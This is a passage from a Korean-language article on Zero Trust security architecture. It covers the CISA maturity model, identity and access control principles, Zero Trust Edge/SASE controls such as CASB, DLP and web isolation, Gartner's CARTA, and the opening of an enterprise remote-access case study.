
⑥ 액세스가 허용되기 전에 모든 리소스 인증 및 권한이 동적이고 엄격하게 적용된다.

⑦ 기업은 자산, 네트워크 인프라 및 통신의 현재 상태에 대해 가능한 한 많은 정보를 수집하여 보안 상태를 개선하는 데 사용한다.

3. ZTA 성숙도 모델

제로트러스트 아키텍처는 기업의 환경 수준에 따라 구현 레벨에 차이가 있고, 변화하는 위협에 따라 지속적으로 적응하고 발전시키는 고도화 작업이 반복되어야 한다. 이에 제로트러스트 아키텍처의 성숙도 모델을 통해 기업의 현 단계를 평가하고 최적화 단계로 진입하기 위한 활동과 적용 계획을 수립해야 한다.

제로트러스트 성숙도 모델인 ZTMM은 미국 국토안보부 산하 사이버보안, 인프라 보안국(CISA)에 의하면 제로트러스트 아키텍처 진화를 위해 5가지 구성요소에 대해 아래 3가지 관계성 기반의 운영 활동 개선이 포함되어야 한다.



[그림 3] **제로트러스트 성숙도 진화 단계 (출처 : CISA.org)**

- **가시성 및 분석(Visibility and Analytics)** : 운영 활동 전반의 가시성 확보와 분석 능력은 사이버 행위 관련 데이터 분석에 초점을 맞추어 정책 결정을 내리고, 대응 활동을 촉진하며, 사고 발생 전에 사전 예방적 보안 조치를 수행하기 위한 위험 프로필을 구축하는 데 도움이 된다.

- **자동화 및 오케스트레이션(Automation and Orchestration)** : 제로트러스트를 구성하는 제품 및 서비스 전반의 보안 대응 기능을 수행하기 위해 자동화된 도구와 워크플로를 최대한 활용한다. 이를 활용하여 제품 기능 및 서비스에 대한 인터페이스 개발 프로세스의 감독, 보안 및 상호 작용을 유지해야 한다.

- **거버넌스(Governance)** : 거버넌스는 제로트러스트 원칙과 법적 요건 이행을 지원하여 보안 위험을 완화하기 위해 기업의 사이버 보안 정책, 절차 및 프로세스의 정의 및 관련 시행을 의미한다.

제로트러스트 성숙 단계별 구성요소들이 갖추어야 할 기능과 관리 단계는 아래의 표([표 2] 제로트러스트 성숙도 모델 조견표)와 같이 정리된다. 모든 기업이 한번에 “최적화 단계”를 목표로 시스템을 고도화 할 수 없지만, 장기적으로 구성 시스템과 보안정책을 개선하여 고급화 단계 및 최적화 단계를 목표로 천천히 기업 보안 환경을 개선해야 한다.

[표 2] 제로트러스트 성숙도 모델 조견표 (출처 : CISA.org)

구성 요소 / 성숙 단계	아이덴티티	디바이스	네트워스	어플리케이션 & 워크로드	데이터
Optimal 최적화 단계	• 지속적인 검증 및 위험 분석 • 전사적 ID 통합 • 자동화 된 요청별 맞춤형 액세스 관리	• 지속적인 물리적 및 가상 자산 분석 포함한 공급망 위험 관리 및 통합 위협 보호 • 실시간 디바이스 리스트 분석에 따른 리소스 접근 통제	• 분산된 네트워크 세그멘테이션으로 최소 권한, 요청시 액세스 관리 및 복원성 보장 • 애플리케이션 프로필의 보안 요구 사항 충족 • 암호화 적용 위한 유연성, 민첩성 모범 사례 통합	• 인가된 접속에 지속적 인증, 권한 확인하여 공용 네트워크 통한 애플리케이션 사용 허가 • 정교한 공격으로부터 모든 워크플로우 보호 • 라이프사이클 통합한 보안테스트 통해 변조 불가 워크로드 구성	• 지속적인 데이터 인벤토리 관리 • 전사적 데이터 분류 및 라벨링 자동화 • 최적화된 데이터 가용성 보장 • 동적 데이터 유출 차단 • 데이터 동적 접근 차단 • 메모리상 데이터 암호화
Advanced 고급화 단계	• 피싱 방지 지원 MFA • 안전하게 통합된 인증 저장소 지원 • ID 리스크 평가 자동화 • 요청시, 세션 기반 액세스 지원	• 대부분의 물리적·가상 자산을 추적 지원 • 통합 위협 보호 기능으로 규정 준수 체계 강화 • 디바이스 상태에 따른 리소스 액세스 허가	• 격리 범위 확장 및 복원 체계 및 방안 제공 • 자동으로 애플리케이션 프로파일 평가하여 위험 인식, 구성 자동 조정 • 네트워크 트래픽 암호화 및 키의 발급 및 폐기물 관리	• 인증된 사용자가 공용 네트워크 통해 중요 업무용 애플리케이션 사용 지원 • 애플리케이션 워크플로에 컨텍스트 기반 액세스 제어 기반의 보호 정책 지원 • 개발, 보안 및 운영을 위한 협업 팀 운영	• 자동화 추적 기능 보유한 데이터 인벤토리 활용 • 일관된, 계층화된 분류 체계 및 라벨링 수행 • 백업 지원 및 가용성 보장된 데이터 저장소 지원 • 정적 정보 유출 방지 • 자동화된 컨텍스트 기반 접근 체계

구성 요소 / 성숙 단계	아이덴티티	디바이스	네트워스	어플리케이션 & 워크로드	데이터
					• 저장된 데이터 암호화
Initial 초기화 단계	• MFA와 패스워드 인증 복합 사용 • 관리 가능한 구축형 인증 저장소 사용 • 수동으로 인증 위험 평가 • 자동화된 조사 통한 접속 세션 만료 처리	• 모든 물리적 자산 추적 • 디바이스 기반 액세스 제어 및 규정 준수 기능이 제한된 영역에서 구현됨 • 일부 보호 기술이 자동으로 배포됨	• 초기 수준의 주요 워크로드의 격리 지원 • 네트워크 용량 관리로 더 많은 애플리케이션에 대한 가용성 수요 수용 • 일부 네트워크에 대한 동적 구성 지원 • 더 많은 트래픽 암호화 및 키 관리 정책 체계화	• 일부 미션 크리티컬 워크플로에 보호 기능을 통합, 공용 네트워크 통해 권한 사용자의 액세스 지원 • CI/CD 파이프라인 통한 공식 코드 배포 메커니즘 수행 • 배포 전 정적 및 동적 보안 테스트	• 인벤토리 데이터 구성 및 접근 통제에 대한 제한된 자동화 • 데이터 분류 위한 전략 수립 및 시행 • 주요 데이터에 고가용성 데이터 저장소 활용 • 전송 데이터 암호화 • 중앙 집중화 키 관리 정책 수립 운영
Traditional 전통단계	• MFA 또는 패스워드 인증 사용 • 로컬 인증 저장 • 제한된 인증 리스크 분석 • 주기적 감사를 통한 영구 접속 권한 부여	• 수동 디바이스 인벤토리 추적 • 제한된 규정 준수 여부 분석, 감사 • 디바이스 보안 기준에 따른 제한된 리소스 접근 • 디바이스 위협 차단 방안 수동 배포	• 광역 경계 및 기능, 목적성 네트워크 분할 • 제한된 복원력 및 수동 관리되는 규칙 세트 및 구성 • 임시 키 관리 통한 필요 부문 트래픽 암호화	• 미션 크리티컬 애플리케이션은 사설망 통해 접근 허가 • 소규모 워크플로 통합 통한 보호 기능 제공 • 애드 혹 개발, 테스트 및 프로덕션 환경 제공	• 수동으로 데이터 인벤토리 생성 및 분류 • 온프레미스 데이터 저장소 • 정적 액세스 제어 • 애드 혹 키 관리 통해 전송 및 저장 데이터 필요 부문 암호화

- **고려사항** : 기업은 현재 보유하고 있는 솔루션 기반으로 5가지 구성요소에 적용 가능한 제로트러스트 모델을 채택하고 현재의 단계와 단기, 장기 발전 단계를 설정하여 지속적인 개선 과제를 수행해야 한다. 구성요소의 성숙도 개선과 더불어 관리 운영활동인 가시성 확보 및 분석, 자동화 및 오케스트레이션, 거버넌스를 위한 기술적, 관리적 조치를 발전시켜야 한다. 특히 기업은 진화하는 공격기법에 대응하여 기업 IT 보안 환경 발전을 유지하며 지속적으로 제로트러스트 모델을 성숙시키는 과정을 반복해야 한다.

기업들은 최소한 단기, 중기 플랜을 통해 제로트러스트 성숙도 모델 중, 고급화 단계까지는 구현하려는 노력을 기울여야 하며 특히 실제적 위협이 되는 인증, 디바이스, 네트워크 부분에 중점을 두어 개선 방안을 설계해야 한다.

4. Zero Trust 아키텍처의 구현 요소

제로트러스트의 기술적, 관리적 구현 요소 중 가장 중요한 보호 조치인 “인증과 인가”, “접근 제어”와 “제로트러스트 엣지”를 살펴보고 제로트러스트 아키텍처 모델의 대표 격인 “제로트러스트 엣지”를 통해 어떤 기술요소와 관리요소들이 구현되고 있는지 살펴본다.

제로트러스트는 기업 인프라 및 워크플로우를 구성할 때, 각 연결 구성요소인 활용자산과 행위주체에 대한 신뢰를 가지지 않는다는 개념에서 시작된다. Identity를 확인하는 인증(Authentication)과 인가(Authorization)를 통해 구성요소 간 최소 권한의 관계를 맺고, 지속적으로 관계의 상태를 평가하며, 위험에 노출 시 관계성을 끊어 위험을 최소화하는 보안구성 및 절차를 의미한다. 즉, **검증 대상을 세분화하고, 세분화된 모든 내용을 검증하며, 역할과 권한은 최소화하고, 수용 가능한 범위 내에서 정책 관리, 관계성 통제를 수행하는 체계를 의미한다.**

1) 제로트러스트 - 아이덴티티

기업 인프라에 연결된 사용자, 시스템, 서비스 간의 모든 상호 작용에서 항상 인증과 검증을 수행해야 한다. 위협 방어를 위한 최소 권한 제공의 원칙에 따라 필수 권한을 제공하고, 다양한 컨텍스트(장치, 위치, 시간, 상태 등)에 따라 위험을 평가하고 그 평가 결과에 따라 접근 권한/범위를 동적으로 조정해야 한다.
이에 대한 관리 원칙은 다음과 같다.

- **다단계 인증 (MFA)** : 아이덴티티의 검증은 다양한 방법을 통해 이루어지며, 이에는 비밀번호, 토큰, 생체 인증, 스마트카드 등이 포함된다.

- **지속적인 인증** : 과거의 단일 로그인 대신, 사용자와 장치의 인증을 지속적으로 평가한다. 행위 기반 분석을 통해 위협행동이 발생하거나, 동일 계정으로 외부에 추가적 접근 시도가 발생 하는 경우, 재 인증 요구 및 격리가 수행된다.

- **최소 권한 부여** : 접근하고자 하는 사용자 또는 시스템에 최소 필수 권한을 부여하며, 추가적인 권한이 필요한 경우에는 재 승인을 받아야 한다. 신청 시점의 권한보다 높은 권한을 요청하는 경우, 보안 관리자 또는 상위 관리자를 통해 추가적인 권한 신청을 통해 권한을 부여 받아야 한다.

- **컨텍스트 기반 접근** : 사용자나 시스템의 접근 권한은 단순히 인증 여부에 기반하는 것이 아니라, 다양한 컨텍스트 요소 (장치 상태, 위치, 시간, 행동 패턴, 접근 대역 및 자산 등)에 기반하여 결정된다.

- **인증(Authentication) 및 인가(Authorization) 분리** : 인증과 인가(권한 부여)는 별개의 과정으로 취급되어, 사용자나 시스템의 정체성이 검증된 후에도 별도로 접근 권한을 검토하고 결정된다.

제로트러스트 아이덴티티의 실제 활용 예로는 특정 사용자의 계정이 외부 유출되거나 다크 웹에서 발견되고, 로그인 시도 공격 등이 탐지될 경우 아이덴티티 정책을 통해 미리 설정된 추가 복합 인증을 요구하고 계정 격리 프로세스로 진입하게 하는 것을 들 수 있다. 또는 특정 사용자의 단말이 EDR 솔루션을 통해 위협이 탐지되었다면 해당 단말의 사내 중요 시스템 계정 인증을 제한하기도 한다. 이러한 관리 체계로 기업은 **인증기반과 사내 중요 활용자산 접근통제 체계 통해 안전한 인증과 인가 환경을 구현**해야 한다.

국내의 경우, 전 국민의 1인 1대 스마트폰 소유화에 따라 기기 인증이 가장 많이 사용되고 있는 추세이다. 물론 MFA의 개념의 “What you know”, “What you have”, “What you are” 중, “What you know”와 “What you have”의 조합인 PWD와 OTP를 활용한 경우가 많았지만 2021년 1월부터 정부가 주도하여 시범 적용된 간편인증 수단으로 통신사의 PASS, 카카오 인증, 토스, 네이버 등 9종의 민간 간편인증이 대국민 대상 시스템에서 적용되고 있으니 안전성은 충분히 활용되고 있다고 볼 수 있다. 기업에서도 서서히 사용을 늘리고 있다고 한다.


이러한 구현 방법의 문제점은 기술은 완벽하지만 B2C가 아닌 기업 입장에서는 스마트폰을 분실하거나 고장 났을 때 대응할 수 있는 방식인 문자메시지, 이메일 확인 방법 등이 새로운 취약점으로 나타날 수 있어 관리적인 절차 부분도 보안성을 고민해야 하는 것은 보안 관리자 입장에서 또 다른 숙제가 될 것이다.

2) 제로트러스트 - 접근통제

제로트러스트 접근통제란 인증을 받은 세션도 보안성을 갖추었다고 평가하지 않는다. 모든 사용자, 기업 내부 또는 외부에서 접근하는 모든 요청은 처음부터 신뢰하지 않는 것으로 간주된다.

외부에서 기업 내부로 접근하는 경우, 또는 내부 단말에서 내부 중요 리소스로 접근하는 경우까지 세션별로 관리할 수 있도록 네트워크 세그멘테이션을 분할하여 통제 관리한다. 사내/외에서 네트워크, 데이터, 애플리케이션에 대한 접근을 관리하고 통제하는 보안 기술로 네트워크를 최소의 논리단위 분할(마이크로 세그멘테이션)로 관계 목적에 따라 관리 가능한 범위까지 쪼개어 트래픽 내용을 감시하고 비정상적인 패턴을 통제한다.

제로트러스트 접근통제를 지원하는 구성 요소와 기능은 다음과 같다.



[그림 4] **접근제어 기술요소 및 상관 관계**

① 디바이스

국내의 단말 보안 기술은 글로벌 수준으로 올라온 상태이다. 특히 단말 보호 조치, 개인/주요정보 유출방지 체계 구성은 쉽게 고려할 수 있는 상황이다. 현재 대부분의 기업들은 악성코드 유입 차단 및 해킹 방지 기술을 경계 보안 솔루션으로 구성하였고 단말 보안은 안티바이러스 또는 EPP 솔루션으로 구성해 놓은 경우가 많다. 외부의 위협 유입 차단을 위해 악성코드 대응 및 위협 분석을 위한 EDR 솔루션과 UEBA 솔루션을 구축하는 것이 더 중요하다. 팬더믹 시대에 기업 침해사고가 급격히 증가했던 이유는 VPN의 취약점과 더불어 외부에서 연결된 단말의 약한 보안 수준의 연결고리를 활용한 사례가 많았기 때문이다.

② 네트워크

네트워크는 외부의 단말에서 외/내부 게이트웨이 구간 (외부 구간), 외/내부 게이트웨이에서 내부 리소스까지의 구간(내부 구간)으로 나누어 고민해야 한다. 외부 구간은 기업 데이터 센터로 향하는 트래픽과 인터넷으로 향하는 트래픽, 클라우드 센터로 향하는 트래픽 등 총 3가지로 구분된다. 네트워크 세그멘테이션을 구성하기 위해 외부 사용자 단말과 내부 시스템과의 연결성 구성 및 외부의 사용자의 인터넷 트래픽이 내부 수준의 보안성을 가지고 외부 게이트웨이에서 인터넷을 접속할 수 있도록 하는 서비스 활용 등이 ZTE의 핵심기술요소로 떠오르고 있다. 각 구간 별 적용 기술과 관리 방식은 차이가 있기 때문에 제로트러스트 엣지 부분에서 다루도록 하겠다.

③ 어플리케이션 그리고 서비스

제로트러스트 인증에서 도출된 관리 방안을 내부, 클라우드 서비스에 적용하고 인증과 인가를 통합하여 관리해야 한다. 특히 서비스 연계로 사용되는 어플리케이션 및 API 연계 보안을 위해 DevOps 팀이 참여하는 보호 방안을 수립해야 하며, API 접속 명세를 명확히 하고 정상적이지 않은 방법의 접속 시도에 대한 차단 방안을 수립해야 한다. (물론 비정상에 대한 판단은 보안담당자가 현업과 협의 후에 결정해야 할 숙제이다.)

④ 데이터

데이터 보호조치는 충분히 국내 가이드라인에 따라 이미 기술적, 관리적 보호조치는 이미 어느 정도 제공되고 있다. DRM 솔루션을 통한 업무용 파일에 대한 보호조치, DB 암호화 솔루션을 통한 개인정보 처리시스템에 대한 보호조치, 외부 파일 공유 시스템을 통한 외부 반출 시스템에 대한 보호조치 등 기업들은 주요정보를 보호하기 위한 저장된 파일에 대한 보호조치는 이미 처리하고 있다. 그러나 해외에서는 메모리상의 해킹을 방어하기 위해 Confidential Computing 영역이 대두되고 있고 연산에 필요하여 메모리상에 적재되는 데이터에 대한 접근 차단 및 암호화를 지원하는 기술이 제시되고 있다. 이는 "[표 2] 제로트러스트 성숙도 모델 조견표"의 데이터의 최적화 단계의 "동적데이터 유출차단", "데이터 동적 접근 차단", "메모리상의 데이터 암호화"를 의미한다. 이러한 기술은 연산처리속도의 영향으로 Intel, NVIDIA 등이 기술적 접근이 고려되고 있는 상황이다.

3) 제로트러스트 – 제로트러스트 엣지

제로트러스트 엣지(ZTE)는 SASE라고도 불리우며 제로트러스트 영역에서 가장 먼저 검증되고 활발하게 발전해 가는 영역이다. 경계보안모델 같이 중앙화 된 네트워크 경계를 집중적으로 방어하는 것이 아닌 사용자, 자산, 자원 중심 방어 체계로 진화된 사이버 보안 패러다임이다. 기업의 IT 환경 변화가 거점화, 글로벌화, 모바일화 되어 더 이상 경계보안을 통해 네트워크와 보안을 통합하여 구축할 수 없는 환경으로 변화하고 있다.

이러한 환경 변화를 극복하기 위해 외부에서 내부로 접속, 외부에서 외부로 접속, 내부에서 외부로 접속하는 모든 방향성에 검증 및 통제 체계가 구현되어야 한다.

① 외부에서 내부로 접속

- **대상** : 외부 사용자 또는 오피스에서 기업의 데이터센터, 클라우드 센터로 접속하는 행위 주체의 연결을 의미한다.

- **네트워크 연결** : 제로트러스트 엣지는 사설 백본망을 제공하여 전 세계 어디에 있던, 외부의 임직원이 내부 사설 네트워크망에 연결된 것 같은 연결 방식을 제공해야 한다. 가장 이상적인 방법은 외부의 사용자 단말, 서비스는 상시 보호되는 SD-WAN으로 연결되어야 하며, ZT 엣지 에이전트 또는 ZTE 엣지 장비 거쳐 행위주체와 가장 가까운 클라우드 POP으로 구성된 프라이빗 백본을 통해 내부망 접속 기능을 제공해야 한다. 클라우드 POP은 외부 사용자 단말, 서비스에 가깝게 위치하여 빠른 성능을 보장해야 한다.

- **보안 통제** : 외부의 접속을 시도하는 모든 행위 주체는 인증을 위한 아이덴티티 서비스 또는 API 접속 인증을

거쳐 위치에 가장 가까운 클라우드 POP을 거쳐 보안 정책을 반영 받는다. 클라우드 POP을 통해 Firewall, SWG, IPS, NGAM의 보안검증을 수행하고 허가된 접속 대역 및 서비스로만 경로가 허가된다. 내부 기밀 리소스 접근 시, 접근통제 체계를 통해 권한에 부여된 자산에 접속이 가능하도록 구성해야 한다.

② 외부에서 외부로 접속

- **대상** : 외부 사용자 또는 오피스에서 인터넷으로 접속하는 행위주체의 연결을 의미한다.

- **네트워크 연결** : 해당 인터넷 트래픽이 내부 데이터센터 향 업무 트래픽과 혼용되어 업무 트래픽의 지연을 가져오면 안 된다. 사용자 거점 측면에서 인터넷으로 직접 연결하면서 본사 및 글로벌 보안정책을 모두 수용할 수 있는 네트워크 구성이 가능해야 한다. 일반 인터넷 서비스(SNS, 웹 포털 서비스)로 연결될 때, 거점 임직원 트래픽은 클라우드 POP으로 연결되고 클라우드 POP은 보안 기능을 추가하여, 임직원이 요구한 서비스에 접속 기능을 제공한다. 이와 같은 구성은 과거의 VPN을 통해 본사로 모든 트래픽을 전송하던 네트워크 집중화 문제점과 사용자 거점에서 인터넷 직접 연결을 허가하여 생기는 정보유출 문제점을 해결할 수 있다.

- **보안 통제** : 외부에서 외부로 접속하는 것에 대해 일반 인터넷은 서비스 연결을 위한 별도의 아이덴티티 검증을 수행하지 않는다. 추가적으로 외부에 있는 행위주체로 인해 리스크 사이트 접속 및 주요정보 유통을 통제하기 위해 NGFW, SWG, DLP 기능을 적용해야 한다. 외부에 존재하는 행위주체로 위협요소가 유입되는 것을 차단하기 위해 NGAM을 적용해야 한다. 사용자가 업무 용도로 접속하지만 안전성 평가가 되지 않은 잠재적 위협 사이트 접속을 위해서는 RBI (웹격리) 기능을 통해 악성 컨텐츠 유입을 원천적으로 차단해야 한다. 외부에 존재하는 기업용 클라우드 SaaS 서비스를 접속하는 경우, 아이덴티티 서비스 및 CASB를 통한 검증 후, 연결을 허가한다. 이 경우에도 외부 공유가 가능한 곳을 통한 자료유출을 통제하기 위해 CASB, DLP 연동 기능이 필요하다. 특히 CASB를 통해 SaaS의 개인계정과 기업계정을 구분하여 접속할 수 있도록 통제해야 한다. CASB와 DLP가 통합되어 관리되지 않는 경우, 개인용 SaaS 계정으로 자료 업로드 차단이 불가하여 주요정보의 유출 경로로 활용될 수 있다.

③ 내부에서 외부로 접속

- **대상** : 내부 메인 오피스에서 외부의 인터넷 서비스 또는 기업용 클라우드 SaaS 서비스로 접근하는 모든 행위주체의 연결을 의미한다.

- **네트워크 연결** : 내부의 네트워크 최상단에 존재하는 엣지 장비를 통해 클라우드 POP으로 연결된다. 동일한 조건으로 사설 네트워크를 거쳐 인터넷에 존재하는 다양한 서비스로 연결을 수행하는 역할을 제공해야 한다. 일반 인터넷 서비스(SNS, 웹 포털 서비스)로 접속을 할 때, 메인 센터와 가장 가까운 클라우드 POP으로 암호화 채널로 연결되고 클라우드 POP은 통제 가능한 세션 관리 기능을 통해 행위주체가 요구한 서비스에 접속 기능을 제공한다.

- **보안 통제** : 내부에서 외부로 접속하는 것에 대해 일반 인터넷은 서비스 연결을 위한 별도의 아이덴티티 검증을

수행하지 않는다. 추가적으로 외부에 있는 행위주체로 인해 리스크 사이트 접속 및 주요정보 유통을 통제하기 위해 NGFW, SWG, DLP 기능을 적용해야 한다. 외부에 존재하는 행위주체로 위협요소가 유입되는 것을 차단하기 위해 Virus Wall을 적용해야 한다. 사용자가 업무 용도로 접속하지만 안전성 평가가 되지 않은 잠재적 위협 사이트 접속을 위해서는 RBI (웹격리) 기능을 통해 악성 컨텐츠 유입을 원천적으로 차단해야 한다. 외부에 존재하는 기업용 클라우드 SaaS 서비스를 접속하는 경우, 아이덴티티 서비스 및 CASB를 통한 후, 연결을 허가한다. 이 경우에도 외부 공유가 가능한 곳을 통한 자료유출을 통제하기 위해 CASB, DLP 연동 기능이 필요하다. 특히 CASB를 통해 SaaS의 개인계정과 기업계정을 구분하여 접속할 수 있도록 통제해야 한다. CASB와 DLP가 통합되어 관리되지 않는 경우, 개인용 SaaS 계정으로 자료 업로드 차단이 불가하여 주요정보의 유출 경로로 활용될 수 있다.

4) Zero Trust & CARTA - 제로트러스트를 더욱 완벽하게

Continuous Adaptive Risk and Trust Assessment (CARTA)는 2017년 “Gartner Announces Security & Risk Management Summit“에서 소개되었다. 가트너는 기 설정된 평가 기준으로 1차원적 판단에 따른 차단, 허용이 아닌 고도화된 관리 방안을 제시하고 있다.


제시된 개선안은 변화하는 보안 환경에 지속적으로 반응하고, 안정성을 평가하며, 반복하여 안정성을 검증해 차단, 허가 상태를 구분하여 통제하는 방식인 적응형 보안 아키텍처를 소개하였다.

자세한 내용은 Gartner CARTA 관련 내용을 찾아보는 것을 권장한다.

5. Zero Trust & CARTA 구현 사례

제로트러스트 구축 사례 중, 국내에 본사가 있는 글로벌 기업에 적용된 원격 근무자 대상 내부시스템 접근 통제 체계였다. 해당 프로젝트를 수행한지 벌써 4년이 지났고, 지속적으로 고도화되고 있다.

해당 사례는 제로트러스트 모델로 아래와 같은 내부 네트워크 접근 관리 절차를 가지고 있다. 해당 모델이 모든 제로트러스트를 기능을 포함하진 않지만, 외부에서 업무목적으로 내부로 접근하는 행위주체와 활용자산의 관계성과 관리 방안을 일부 포함하고 있어 소개한다.



[그림 5] **제로트러스트 구현 사례 및 내부 관리 체계 상관관계**

① **시스템 리스트 평가 시스템** : 내부의 활용 자산은 모두 평가되고 등록되어 접근 범위와 중요도 구분

